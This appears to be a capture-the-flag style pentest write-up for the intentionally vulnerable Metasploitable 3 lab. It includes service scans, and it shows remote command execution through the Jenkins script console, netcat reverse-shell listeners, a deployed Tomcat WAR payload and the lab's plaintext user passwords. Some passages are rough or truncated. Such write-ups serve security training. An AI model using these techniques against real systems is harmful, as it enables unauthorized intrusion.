

By Damsith Marasinghe

Pentest Report

Some of the exploits on metasploitable 3

1. GlassFish

Current sponsor of GlassFish Server is Oracle Corporation. They renamed it as Oracle GlassFish Server. Previously it was an open-source server project started by Sun Microsystems for the Java EE platform.

Running on Port 4848(HTTP), 8080(HTTP) and 8181(HTTPS)

2. Apache Struts

Apache Struts is a framework used by Java Developers for developing Java EE web applications. They adopt a model-view-controller architecture with the help of Apache Struts, which is an open-source web application framework.

Running on Port 8080(HTTP)

3. Tomcat

Tomcat Server, is an open-source Java Servlet Container developed by the Apache Software Foundation (ASF). It is also called Tomcat and it builds on top of it, several Java EE specifications including Java Servlet, Java Server Pages (JSP), Java EL, and Web Socket. It also provisions a raw Java HTTP web server environment in which Java executables can run.

Running on Port 8080(HTTP)

4. Jenkins

An open source automation server written in Java called Jenkins, helps to automate software development process that involves no human intervention. It is a process of continuous integration and supporting technical side of implementation.

Running on Port 8080(HTTP)

5. IIS-FTP

FTP Server function is mainly transferring of files on Internet. The FTP server itself includes a file transfer protocol (FTP) address that is exclusively used to receiving an FTP connection.

Running on Port 21(FTP)

6. IIS-HTTP

Running on Port 80(HTTP)

7. PsExec

Telnet can be replaced with PsExec with its is small and easy to implement features like having the ability to execute processes on other systems, complete with full interactivity for console applications, with no manual install of client software. Main enhancements of PsExec are promoting interactive command prompts on remote systems and remote-enabling tools like ipconfig, without which information gathering of remote systems would be a nightmare.

Running on Port 445(SMB) and 139(NetBIOS)

8. WinRM

Windows Vista has a feature called Windows Remote Management (WinRM) which has the ability to run management scripts remotely. WinRM is handled by WS-Management Protocol which is a part of SOAP (Simple Object Access Protocol). Windows Millennium Edition (Me), Windows 2000, Windows XP or Windows Server 2003 computers with Windows Management Instrumentation (WMI) on them, has equivalent features as WinRM.

Running on Port 5985(HTTPS)

9. Chinese Caidao

China Chopper is a web site with hidden information and does not have any creditable useful information except for a good blog post from security researcher Keith Tyler.

Running on Port 80(HTTP)

10. ManageEngine

ManageEngine promotes enterprise IT management software for your service management, operations management, Active Directory and security needs.

Running on Port 8020(HTTP)

11. ElasticSearch

Elasticsearch is a search engine based on Lucene. It provides a distributed, multitenant-capable full-text search engine with an HTTP web interface and schema-free JSON documents.

Running on Port 9200(HTTP)

12. Apache Axis2

Apache Axis2 is a core engine for Web services. It is a complete re-design and re-write of the widely used Apache Axis SOAP stack.

Running on Port 8282(HTTP)

13. WebDAV

Web Distributed Authoring and Versioning is an extension of the Hypertext Transfer Protocol that allows clients to perform remote Web content authoring operations.

Running on Port 8585(HTTP)

14. SNMP

Simple Network Management Protocol is an Internet Standard protocol for collecting and organizing information about managed devices on IP networks and for modifying that information to change device behavior.

Running on Port 161(UDP)

15. MySQL

Michael Widenius's, daughter's name is affixed to the first part of MYSQL, as "MY". Meaning of SQL is actually Structured Query Language. MYSQL is an open source relational Database Management System (DBMS).

.Running on Port 3306(TCP)

16. JMX

Java Management Extensions (JMX) is a Java technology that provides tools for controlling applications, system objects, devices (such as printers) and service related networks. Those resources are depicted by objects named MBeans (for Managed Bean). In the API, classes can be automatically loaded and started. Controlling applications can be implemented using the Java Dynamic Management Kit.

Running on Port 1617(TCP)

17. WordPress

WordPress.com is a blogging platform that is owned and hosted online by Automattic. It is run on WordPress, an open source piece of software used by bloggers.

Running on Port 8585(HTTP)

18. PHPMysqlAdmin

PHPMyAdmin is a free and open source administration tool for MySQL and MariaDB. As a portable web application made mainly in PHP, it has become one of the most popular MySQL administration tools, especially for web hosting services.

Running on Port 8585(HTTP)

19. Ruby on Rails

Ruby on Rails, or Rails, is a server-side web application framework written in Ruby under the MIT License. Rails is a model–view–controller framework, providing default structures for a database, a web service, and web pages.

Running on Port 3000(HTTP)

Metasploitable 3 flags

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.1 (protocol 2.0)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012
1617/tcp	open	rmiregistry	Java RMI
3000/tcp	open	http	WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3306/tcp	open	mysql	MySQL 5.5.20-log
3389/tcp	open	tcpwrapped	
3700/tcp	open	giop	CORBA naming service
3820/tcp	open	ssl/giop	CORBA naming service
3920/tcp	open	ssl/exasoftport1?	
4848/tcp	open	ssl/http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp	open	java-message-service	Java Message Service 301
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8019/tcp	open	qbdb?	
8020/tcp	open	http	Apache httpd
8022/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

8027/tcp	open	unknown	
8028/tcp	open	postgresql	PostgreSQL DB
8031/tcp	open	ssl/unknown	
8032/tcp	open	desktop-central	ManageEngine Desktop Central
DesktopCentralServer			
8080/tcp	open	http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp	open	ssl/http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8282/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
8383/tcp	open	ssl/http	Apache httpd
8443/tcp	open	ssl/https-alt?	
8444/tcp	open	desktop-central	ManageEngine Desktop Central
DesktopCentralServer			
8484/tcp	open	http	Jetty winstone-2.8
8585/tcp	open	http	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp	open	rmiregistry	Java RMI
9200/tcp	open	elasticsearch	Elastic elasticsearch 1.1.1
9300/tcp	open	vrace?	
47001/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	msrpc	Microsoft Windows RPC
49178/tcp	open	unknown	
49179/tcp	open	rmiregistry	Java RMI
49180/tcp	open	tcpwrapped	
49185/tcp	open	msrpc	Microsoft Windows RPC
49245/tcp	open	msrpc	Microsoft Windows RPC
49258/tcp	open	ssh	Apache Mina sshd 0.8.0 (protocol 2.0)
49259/tcp	open	jenkins-listener	Jenkins TcpSlaveAgentListener
49294/tcp	open	rmiregistry	Java RMI
49297/tcp	open	unknown	
49298/tcp	open	unknown	
49299/tcp	open	unknown	

- New Item
- People
- Build History
- Manage Jenkins
- Credentials

Build Queue

No builds in the queue.

Build Executor Status

- 1 Idle
- 2 Idle

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 println new ProcessBuilder("cmd.exe", "/C whoami").redirectErrorStream(true).start().text
```

Run

Result

nt authority\local service

```
root@kali:~# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.206.133] from (UNKNOWN) [192.168.206.135] 49721
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\jenkins\Scripts>
```

```
root@kali: ~
File Edit View Search Terminal Help
you must define such a user - the username and password are arbitrary. It is
strongly recommended that you do NOT use one of the users in the commented out
section below since they are intended for use with the examples web
application.
-->
<!--
NOTE: The sample user and role entries below are intended for use with the
examples web application. They are wrapped in a comment and thus are ignored
when reading this file. If you wish to configure these users for use with the
examples web application, do not forget to remove the <!-- ..> that surrounds
them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>
```

```
root@kali:~# jar -xvf payload.war
created: META-INF/
inflated: META-INF/MANIFEST.MF
created: WEB-INF/
inflated: WEB-INF/web.xml
inflated: uayhmjwv.jsp
root@kali:~# nc -lnvp 80
listening on [any] 80 ...
connect to [192.168.206.133] from (UNKNOWN) [192.168.206.135] 49841
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

```
root@kali:~/Metasploitable-Flags# unzip jack_of_hearts.docx
Archive:  jack_of_hearts.docx
  creating: docProps/
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  creating: word/
  inflating: word/document.xml
  inflating: word/fontTable.xml
  creating: word/media/
  inflating: word/media/image1.png
 extracting: word/media/jack_of_hearts.png
  inflating: word/settings.xml
  inflating: word/styles.xml
  creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
  creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: [Content_Types].xml
  creating: _rels/
  inflating: _rels/.rels
root@kali:~/Metasploitable-Flags#
```


Jack of Clubs

When you got access access to the System, and went to C:\Windows\System32 and the .png file would be available for you at that point.




Seven of Spades

The Seven of Spades was found at C:\Users\Public\Documents. It was a .pdf file. Used pdffimages in order to retrieve the FLAG



Ace of Hearts

The Ace of Hearts was found at C:\Users\Public\Pictures. It was a .jpg, but all the other flags were .png and also the .jpg flag different from the rest. By using binwalk on the file, you would notice that there was a zip file hidden inside. I copied the file and modified the extension to a .zip extension and then ultimately unzipped the file to discover the flag.



```
C:\>dir /R jack_of_diamonds.png
dir /R jack_of_diamonds.png
Volume in drive C is Windows 2008R2
Volume Serial Number is CCCA-D642

Directory of C:\

04/04/2018  10:17 PM                0 jack_of_diamonds.png
               841,251 jack_of_diamonds.png:jack_of_diamonds.txt:$DATA
                1 File(s)                0 bytes
                0 Dir(s)  45,412,257,792 bytes free

C:\>
```

```
powershell -c get-content -Path C:\jack_of_diamonds.png -Stream jack_of_diamonds.txt
```

You would see that it seemed like base64. Piped the alternate data stream into another file and then moved that to your attacking machine. I added the extra '==' to the end of the Base64 string and then decoded it into a png to show the flag.

```
cat jack_of_diamonds.b64 | base64 --decode > jack_of_diamonds.png
```



Jack of Diamonds

The Jack of Diamonds was found at C:. When I examined the file, I could see that it is a zero (0) byte file. The flag was hidden inside an alternate data stream.



Four of Clubs


The Four of Clubs was found in C:\Users\Public\Music. The file was a .wav, however using binwalk on the file it showed to have a .png hidden inside. To get the .png I used a tool called [foremost](#) and extracted the image.



Ten of Diamonds

The Ten of Diamonds was found in C:\Users\Public\Pictures. The file is a .png file, but it could not be viewed. Looking at the file with binwalk I could see the compressed part of the image, but there was no PNG header. On Opening the file in hexeditor I was able see that the letters PNG have been replaced with MSF. I altered these bytes to '50 4e 47' which provided me with the PNG header. I saved the file and viewed the flag.

```
root@kali: ~/Metasploitable-Flags
File Edit View Search Terminal Help
File: ten_of_diamonds.png ASCII Offset: 0x00000001 / 0x00063275 (%00)
00000000 89 4D 53 46 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .MSF.....IHDR
00000010 00 00 02 09 00 00 02 D9 08 06 00 00 00 3D 5C B2 .....=\.
00000020 D7 00 00 00 09 70 48 59 73 00 00 17 11 00 00 17 .....pHYs.....
00000030 11 01 CA 26 F3 3F 00 00 20 00 49 44 41 54 78 DA ...&.?...IDATx.
00000040 EC BD 69 AC 6D 5B 76 1E 34 E6 9C AB DD DD D9 A7 ..i.m[v.4.....
00000050 BD ED 7B F7 BD AA 72 55 DC 05 39 06 0A 90 82 0B ..{...rU..9.....
00000060 1C 8B 20 05 15 90 44 22 42 20 23 21 0B 11 A1 58 .....D"B #!...X
00000070 28 20 42 8C 14 CB 41 B4 42 F5 07 AC 58 08 2C 43 ( B...A.B...X.,C
00000080 59 C2 29 70 1C 0B 82 88 64 47 18 6C D9 09 55 B6 Y.)p....dG.l..U.
00000090 CB 7E 55 E5 7A AF 5E 7F 9B 73 EE 39 67 F7 7B 75 .~U.z.^...s.9g.{u
000000A0 73 4E 7E CC EF 5B CD 7D E5 B8 B7 53 55 7B 95 4A sN~...[.}...SU{.J
000000B0 E7 DD 73 F6 5E CD 9C 63 CE 35 C6 37 BE F1 0D E5 ..s.^..c.5.7....
000000C0 BD 97 3F CA E3 B5 FF EF 6F 7F DC 5A FB 3D 75 53 ..?...o..Z.=uS
000000D0 7D BC 2A 77 DF 29 22 B2 DF 2D EE 89 88 34 75 DD }.*w.)"...-...4u.
000000E0 7E 4E 89 13 11 11 E3 8D 88 88 E8 28 16 11 91 C6 ~N.....(....
000000F0 DA F0 77 AD F1 C9 F0 77 8B DF 8B 34 22 22 12 E1 ..w....w...4"...
00000100 CF 69 9A 88 88 C8 E2 F6 39 CE A3 DA 6B A4 69 26 .i.....9...k.i&
00000110 22 22 DE 87 CF 14 45 8D DF A7 F8 F7 36 7C 47 85 ""....E.....6|G.
00000120 7B 51 3E FC 8C 4D F8 9E E0 1A D6 57 B8 27 85 EF {Q>..M....W.'..
00000130 4F DB 6B 24 49 38 D7 ED F5 75 F8 37 EE 67 3C 09 0.k$I8...u.7.g<.
00000140 9F 71 36 CC 47 D3 E0 1A 3A C2 00 84 DF DB A6 1E .q6.G...:.....
00000150 FC D4 12 7E 9F E4 69 7B 8D AA AA 70 9F 11 CE E9 ...~..i{...p....
^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search
```

metasploitable3 more flags found .

msf > services

Services

<u>host</u>	<u>port</u>	<u>protocol</u>	<u>name</u>	<u>state</u>	<u>info</u>
10.0.37.251	21	tcp	ftp	open	ProFTPD 1.3.5
10.0.37.251	22	tcp	ssh	open	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 Ubuntu Linux; protocol 2.0
10.0.37.251	80	tcp	http	open	Apache httpd 2.4.7
10.0.37.251	445	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.37.251	631	tcp	ipp	open	CUPS 1.7
10.0.37.251	3000	tcp	ppp	closed	
10.0.37.251	3306	tcp	mysql	open	MySQL unauthorized
10.0.37.251	3500	tcp	http	open	WEBrick httpd 1.3.1 Ruby 2.3.5 (2017-09-14)
10.0.37.251	6697	tcp	irc	open	UnrealIRCd
10.0.37.251	8181	tcp	http	open	WEBrick httpd 1.3.1 Ruby 2.3.5 (2017-09-14)

anakin_skywalker:but_master:(

artoo_detoo:b00p_b33p

ben_kenobi:thats_no_m00n

boba_fett:mandalorian1

c_three_pio:Pr0t0c07

chewbacca:rwaaaaawr8

greedo:hanSh0tF1rst

han_solo:nerf_herder

jabba_hutt:my_kind_a_skum

jarjar_binks:mesah_p@ssw0rd

kylo_ren:Daddy_Issues2

lando_calrissian:@dm1n1str8r

leia_organa:help_me_obiwan

luke_skywalker:like_my_father_beforeme

8 of clubs

find /home -iname "*_of_*"

./anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png

./leia_organa/2_of_spades.pcapng

./artoo_detoo/music/10_of_clubs.wav



9 of Diamonds

```
han_solo@ip-10-0-37-251:/home/kylo_ren$ ls -laR
```

```
...
```

```
./secret_files:
```

```
total 680
```

```
drw---x--- 2 kylo_ren users  4096 Nov  7 16:45 .
```

```
drwxr-xr-x 5 kylo_ren users  4096 Dec  6 05:35 ..
```

```
-rw---x--- 1 kylo_ren users 688128 Nov  7 16:45 my_recordings_do_not_open.iso
```



2 of Spades

./leia_organa/2_of_spades.pcapng

Wireshark · VoIP Calls · 2_of_spades

Start Time	Stop Time	Initial Speaker	From	To	Protocol	Duration	Packets	State	Comments
6.415266	44.435230	192.168.1.100	"ms3flag1" <sip:ms3flag1@ekiga.net	<sip:500@ekiga.net	SIP	00:00:38	13	COMPLETED	INVITE 407 200 200

☐ Time of Day

OK Cancel Prepare Filter Flow Sequence ▶ Play Streams Copy ▾ Help



10 of Spades

(/opt/readme_app/public/images/10_of_spades.png), md5sum file, submit hash.



5 hearts



based64-d decord change into binary



```
udo:x:27:ubuntu,leia_organa,luke_skywalker,han_solo
```

```
root@ip-10-0-37-251:~# find / -iname "*_of_*"
```

```
...
```

```
/lost+found/3_of_hearts.png
```

```
...
```



```
oot@ip-10-0-37-251:/opt/knock_knock# cat /etc/knockd.conf
```

```
[options]
```

```
    UseSyslog
```

```
[openFlag]
```

```
    sequence = 9560,1080,1200
```

```
ec2-user@kali:~/staging$ knock 10.0.37.251 9560 1080 1200"
```


PORT STATE SERVICE REASON VERSION

8989/tcp open rtsp syn-ack ttl 64

7 of Diamonds



is the password of **7 dimaonds**



8 of Hearts

127.0.0.1:7778 / metasploitable x

127.0.0.1:7778/phpmyadmin/index.php?db=super_secret_db&token=7b060dfab7eb84721f

phpMyAdmin

(Recent tables) ...

super_secret_db

flags

Create table

metasploitable » super_secret_db » flags

Browse Structure SQL Search Insert Export Import

Showing rows 0 - 0 (~1 total) , Query took 0.0083 sec)

```
SELECT *  
FROM `flags`  
LIMIT 0, 30
```

Show : Start row: 0 Number of rows: 30 Headers every 100 rows

+ Options

	name	value
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	8_of_hearts	[BLOB - 402.6 KiB]

Check All / Uncheck All With selected: ☐ Change ☐ Delete ☐ Export

Show : Start row: 0 Number of rows: 30 Headers every 100 rows

Query results operations

